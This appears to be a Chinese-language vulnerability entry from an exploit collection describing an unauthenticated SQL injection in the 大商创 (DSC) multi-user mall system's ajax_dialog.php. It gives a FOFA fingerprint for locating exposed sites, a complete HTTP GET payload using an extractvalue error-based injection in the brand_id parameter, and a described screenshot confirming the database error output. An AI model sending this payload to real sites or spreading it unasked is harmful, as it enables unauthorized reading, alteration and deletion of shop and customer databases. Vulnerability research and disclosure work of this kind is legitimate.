


# D17-1大商创-多用户商城系统-SQL

## 漏洞描述：

大商创多用户商城系统 ajax\_dialog.php、wholesale\_flow.php等接口处存在SQL注入漏洞，未经身份验证攻击者可通过输入恶意 SQL 代码，突破系统原本设定的访问规则，未经授权访问、修改或删除数据库中的各类敏感信息，包括但不限于员工个人资料、企业核心业务数据等。进一步利用可获取服务器权限。

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA: body="dsc-choic"

## 漏洞复现：

### payload:

```
GET /ajax_dialog.php?_id=1600309513833&act=getUserInfo&brand_id=extractvalue(1,concat(0x7e,md5(123)))&is_jsonp=1&jsoncallback=jQuery19106489774159975068_1600309513832&sec
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
```

### 效果图:

查询123的MD5

A screenshot of a web browser showing a successful SQL injection attack. The browser's address bar shows the URL: 'http://192.168.1.100/ajax\_dialog.php?\_id=1600309513833&amp;act=getUserInfo&amp;brand\_id=extractvalue(1,concat(0x7e,md5(123)))&amp;is\_jsonp=1&amp;jsoncallback=jQuery19106489774159975068\_1600309513832&amp;sec'. The browser's developer tools are open, showing the 'Request' tab on the left and the 'Responses' tab on the right. The 'Request' tab shows the full HTTP request, including the headers and the body. The 'Responses' tab shows the response from the server, which is a JSON array containing an error message: 'MySQL Query Error'. A red arrow points from the 'Request' tab to the 'Responses' tab, indicating the flow of the attack. The response is a JSON array with three elements: an array containing the error message, an array containing the SQL query, and an array containing the error message. The SQL query is: 'select b.\* from `shop\_mnsjie\_com`.`dsc\_brand\_u be` where be.is\_recommend=1 AND b.is\_sh concat(0x7e,md5(123)))` order'.